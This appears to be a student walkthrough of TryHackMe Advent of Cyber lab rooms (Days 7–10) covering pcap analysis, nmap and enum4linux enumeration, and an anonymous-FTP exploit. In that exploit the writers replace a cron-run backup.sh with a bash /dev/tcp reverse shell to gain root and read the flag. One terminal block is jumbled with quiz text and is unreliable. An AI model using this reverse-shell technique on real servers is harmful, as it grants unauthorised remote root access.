

Question 7

We opened the file “pcap3.pcap” and selected file->export object->HTTP to download the christmas.zip from the object list.




After downloading the file, we extracted it and opened the .txt file to check on Elf McSkidy's wishlist that will be used to replace Elf McEager.

```
that is attached to this task 1211100925@kali: ~/Downloads
File Actions Edit View Help
zsh: corrupt history file /home/1211100925/.zsh_history
└─(1211100925㉿kali)-[~]
└─$ cd Downloads
What is the IP address that initiates an ICMP/ping?
└─(1211100925㉿kali)-[~/Downloads]
└─$ ls
%2f      christmas.zip  nano.61066.save  pcap2.pcap  php-reverse-shell.jpg
big.txt  jn.721.ovpn    pcap1.pcap     pcap3.pcap  wordlist
GET requests in our "pcap1.pcap" file, what filter would we use?
└─(1211100925㉿kali)-[~/Downloads]
└─$ sudo open christmas.zip
Correct Answer
In Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?
Correct Answer
Look at the captured FTP traffic; what password was leaked during the login process?
Here - Using a filter here would be useful!
Correct Answer
In "pcap2.pcap", what is the name of the protocol that is encrypted?
```



Question 8

We checked the author of Operation Artic Storm by opening the .pdf file located in the christmas.zip file which is Kris Kringle.



Thought Process/Methodology:

We first download the task files attached to the task and extracted them. We open the first file which is “pcap1.pcap” using the terminal and used the “icmp” filter and found that the IP address that initiates an ICMP/ping is 10.11.3.2. After that, we use the “http.request.method == GET” filter to see the HTTP GET requests in our “pcap1.pcap” file. We then apply the same filter as the previous task to search for the name of the article that the IP address “10.10.67.199” visited by looking at “/posts/” which was provided in the question hint. We opened the next file which is “pcap2.pcap” to find the password that was leaked during the login process. The filter was provided in the question hint which is “tcp.port == 21” as FTP uses the TCP protocol and runs on port 21. By continue analysing the “pcap2.pcap” file, we have found the protocol “SSH” has been encrypted. To examine the ARP communications, we use the filter “arp” to search for the communication, “Who has 10.10.122.128? Tell 10.10.10.1.”, and found that 10.10.122.128 is at 02:c0:56:51:8a:51. After that, we start to analyse “pcap3.pcap”, and download the christmas.zip file from the file->export object->HTTP section. After downloading it, we extracted it and opened the .txt file to check on Elf McSkidy’s wishlist that will be used to replace Elf McEager. Lastly, we opened the .pdf file which is located in the christmas.zip file to check on the author of Operation Artic Storm.

Day 8: Networking – What’s Under the Christmas Tree?

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

Google search it.

A screenshot of a Google search results page. The search query "when was snort created" is entered in the search bar. Below the search bar, there are filters for All, Images, News, Videos, Shopping, and More. It shows approximately 1,770,000 results in 0.40 seconds. The top result is a snippet from Wikipedia stating "1998" followed by a brief description of Snort's creation. To the right of the text is the Snort logo, which features a stylized red and yellow bird-like creature with the word "SNORT" below it.

Question 2

Type sudo nmap -A 10.10.175.48 (ip address) in the terminal to scan. It will show three port and the answer for question 2 is 80,2222,3389

```
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
|_http-generator: Hugo 0.78.2
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel; Network administrator e-mail: root@18.202.168.1


```

Question 3


Swipe down what we have scanned just now and we will find Ubuntu is reported as the most likely distribution to be running

```
_http-generator: Hugo 0.78.2
_http-title: TBFC's Internal Blog
_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.5 (92%)

```

Question 4


The version of apache is 2.4.29



```
1211103311@kali:~$ sudo nmap -A 10.10.175.48 -T5
[sudo] password for 1211103311:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 04:22 EDT
Nmap scan report for 10.10.175.48
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera
```

Question 5

SSH is running on port 2222



```
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera
```

Question 6

Use the link that is given in the hint and it will direct us to a blog.

The screenshot shows a web browser window with several tabs open. The active tab is 'https://tryhackme.com/room/learncyberin25days'. A 'Question Hint' modal is displayed in the center, containing the URL <https://nmap.org/nsedoc/scripts/http-title.html>. The background page contains the following text:

Answer the questions below

When was Snort created?

1998 Correct Answer

Using Nmap on 10.10.175.48 , what are the port numbers of the three services running? (Please provide your answer in

The screenshot shows a web browser window displaying the Nmap.org website. The URL in the address bar is <https://nmap.org/nsedoc/scripts/http-title.html>. The page content is as follows:

Script http-title

Script types: portrule
Categories: default, discovery, safe
Download: <https://svn.nmap.org/nmap/scripts/http-title.nse>

Jump to:
[Script Arguments](#)
[Example Usage](#)
[Script Output](#)

Script Summary

Shows the title of the default page of a web server.

The script will follow up to 5 HTTP redirects, using the default rules in the http library.

Script Arguments

http-title.url
The url to fetch. Default: /

slaxml.debug
See the documentation for the `slaxml` library.

http.host, http.max-body-size, http.max-cache-size, http.max-pipeline, http.pipeline, http.truncated-ok, http.useragent
See the documentation for the `http` library.

smbdomain, smbhash, smbnoquest, smbpassword, smbtype, smbusername
See the documentation for the `smbauth` library.

Thought Process/Methodology:

Firstly, we begin with opening the terminal to scan our IP address by using sudo nmap -A . Scroll down the report that we have scanned just now and we will find out every detail that we wanted. Use the link that has been given in the hint and we will direct to a blog.

Day 9: Networking – Anyone can be Santa!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

We accessed the machine with ftp://(MACHINE_IP), the directories found on the FTP site include :

backups

elf_workshops

human_resources

public


The screenshot shows a Firefox browser window with the title "Index of ftp://10.10.48.207/". The address bar displays "ftp://10.10.48.207". The page content is a table listing four directories:

Name	Size	Last Modified
backups		11/15/20 7:00:00 PM EST
elf_workshops		11/15/20 7:00:00 PM EST
human_resources		11/15/20 7:00:00 PM EST
public		11/15/20 7:00:00 PM EST

Question 2

We used ftp over the terminal, logged in with “anonymous” as name, and tried to access each directory.

Then, we determined the directory on the FTP server that has data accessible by the “anonymous” user, which is **public**.



```
TryHackMe (25 Days of Hacking) Index of ftp://10.10.48.207/ [~] File Actions Edit View Help (1211102777@kali)-[~] $ ftp 10.10.48.207 Connected to 10.10.48.207. 220 Welcome to the TBFC FTP Server!. Name (10.10.48.207:1211102777): anonymous aoc20cmnftp 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp> ls 200 PORT command successful. Consider using PASV. 150 Here comes the directory listing. drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public 226 Directory send OK. ftp> cd backups 250 Directory successfully changed. ftp> ls 200 PORT command successful. Consider using PASV. 150 Here comes the directory listing. 226 Directory send OK. ftp> cd .. 250 Directory successfully changed. ftp> cd elf_workshops 250 Directory successfully changed. ftp> ls 200 PORT command successful. Consider using PASV. 150 Here comes the directory listing. 226 Directory send OK. ftp> cd .. 250 Directory successfully changed. ftp> cd human_resources 250 Directory successfully changed. ftp> ls 200 PORT command successful. Consider using PASV. 150 Here comes the directory listing. 226 Directory send OK. ftp> cd .. 250 Directory successfully changed. ftp> cd public 250 Directory successfully changed. ftp> ls 200 PORT command successful. Consider using PASV. 150 Here comes the directory listing. -rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh -rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt 226 Directory send OK. ftp>
```

- Port 20 (Data)
- Port 21 (Commands)

Question 3

The script that gets executed within this directory is **backup.sh**

```
ftp> ls 200 PORT command successful. Consider using PASV. 150 Here comes the directory listing. -rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh -rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
```

Question 4


We GET shoppinglist.txt and opened it. The movie that Santa have on his Christmas shopping list is [The Polar Express](#)

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (252.0161 kB/s)
ftp> █
```

```
└──(1211102777㉿kali)-[~] 4096 Nov 16 2020 backups
└──(1211102777㉿kali)-[~] 4096 Nov 16 2020 elf_workshops
└──(1211102777㉿kali)-[~] 4096 Nov 16 2020 human_resources
└──(1211102777㉿kali)-[~] 4096 Nov 16 2020 public
$ cat shoppinglist.txt
The Polar Express Movie
Directory successfully changed.
```

Question 5

We GET backup.sh and replaced its content with `bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1` while changing the IP_ADDRESS with our TryHackMe IP.




The screenshot shows a terminal window with a file editor open. The title bar says "/home/kali/backup.sh - M". The menu bar includes File, Edit, Search, View, Document, Help. Below the menu is a toolbar with icons for new, save, cut, copy, paste, etc. The main area contains the following code:

```
1#!/bin/bash
2
3bash -i >& /dev/tcp/10.18.26.75/4444 0>&1
4
```

We proceeded to set up a netcat listener.

```
1211102777@kali:~
```



The screenshot shows a terminal window with the user "1211102777" at the prompt. The menu bar includes File, Actions, Edit, View, Help. Below the menu is a toolbar with icons for new, save, cut, copy, paste, etc. The main area contains the following command:

```
$ sudo nc -lvpn 4444
[sudo] password for 1211102777:
listening on [any] 4444 ...
```

Next, we opened the previous terminal, PUT backup.sh under the public directory.

The screenshot shows a terminal window titled "1211102777@kali:~". It displays an FTP session to a host at 10.10.48.207. The user has logged in anonymously and changed to the "public" directory. They have listed files and transferred a file named "backup.sh". The transfer is successful, and they note that it's a malicious script. They then run "nc -lvpn 4444" to set up a listener. A message indicates a connection from 10.10.185.239 on port 47046. The user then runs "whoami" and finds they are root. They check the contents of "/root/flag.txt" and find the flag: "THM{even_you_can_be_santa}".

Once the transfer is completed, get back to the listener to output the contents of /root/flag.txt.

The screenshot shows a terminal window titled "1211102777@kali:~". It shows a netcat listener running on port 4444. A connection is established from 10.10.48.207. The user runs "whoami" and finds they are root. They then cat the contents of "/root/flag.txt" which outputs "THM{even_you_can_be_santa}".

Thought Process/Methodology:

We began with access to the ftp site with the machine ip to determine the directories included in the site. Then, we opened a terminal and entered the ftp with machine ip. We put "anonymous" as our name and determined which directories are accessible to anonymous users. Within this directory, we are able to find the scripts that get executed. Next, we GET both of the files in the backups directory. We then opened the shoppinglist.txt to find the movie that Santa had on his Christmas shopping list followed by replacing the content in backup.sh and set up a listener. Finally, we PUT the edited backup.sh under backups directory and get back to the listener to get the output of /root/flag.txt.

Day 10: Networking – Don't be sElfish!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

We opened the terminal and entered `enum4linux -h` command to examine the help options for enum4linux.

After read through the option, we know that

-S : get share list

-a : Do all simple enumeration

-h : Display help message

-o : Get OS information

```
1211102777@kali:~$ enum4linux -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip
Options are (like "enum"):
-U      get userlist
-M      get machine list*
-S      get sharelist
-D      get domain list
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u      specify username to use (default "")
-p      specify password to use (default "")
The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
        a username. Impies RID range ends at 999999. Useful
        against DCs.
-l      Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file brute force guessing for share names
-k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
        Used to get sid with "lookupsid known_username"
        Use commas to try several users: "-k admin,user1,user2"
-o      Get OS information
-i      Get printer information
-w wrkg Specify workgroup manually (usually found automatically)
-n      Do an nmblookup (similar to nbtstat)
-v      Verbose. Shows full commands being run (net, rpcclient, etc.)
```

Question 2

We opened the terminal, entered `sudo enum4linux (MACHINE_IP)` and read through the information.

The terminal window shows the following output from enum4linux:

```
(1211102777@kali)-[~]$ sudo enum4linux 10.10.107.145
[sudo] password for 1211102777:
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jun 23 10:48:06 2022

| Target Information |
Target ..... 10.10.107.145
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usersnames .. administrator, guest, krbtgt, domain admins, root, bin, none

| Enumerating Workgroup/Domain on 10.10.107.145 |
[+] Got domain/workgroup name: TBFC-SMB-01

| Nbtstat Information for 10.10.107.145 |
Looking up status of 10.10.107.145
TBFC-SMB <00> - B <ACTIVE> Workstation Service
TBFC-SMB <03> - B <ACTIVE> Messenger Service
TBFC-SMB <20> - B <ACTIVE> File Server Service
.. MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
TBFC-SMB-01 <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
TBFC-SMB-01 <1d> - B <ACTIVE> Master Browser
TBFC-SMB-01 <1e> - <GROUP> B <ACTIVE> Browser Service Elections

Note how enum4linux has discovered four users in my example...One of these users may have a weak password such as "password123" that we can log in with
and access sensitive data as.

| Session Check on 10.10.107.145 |
```

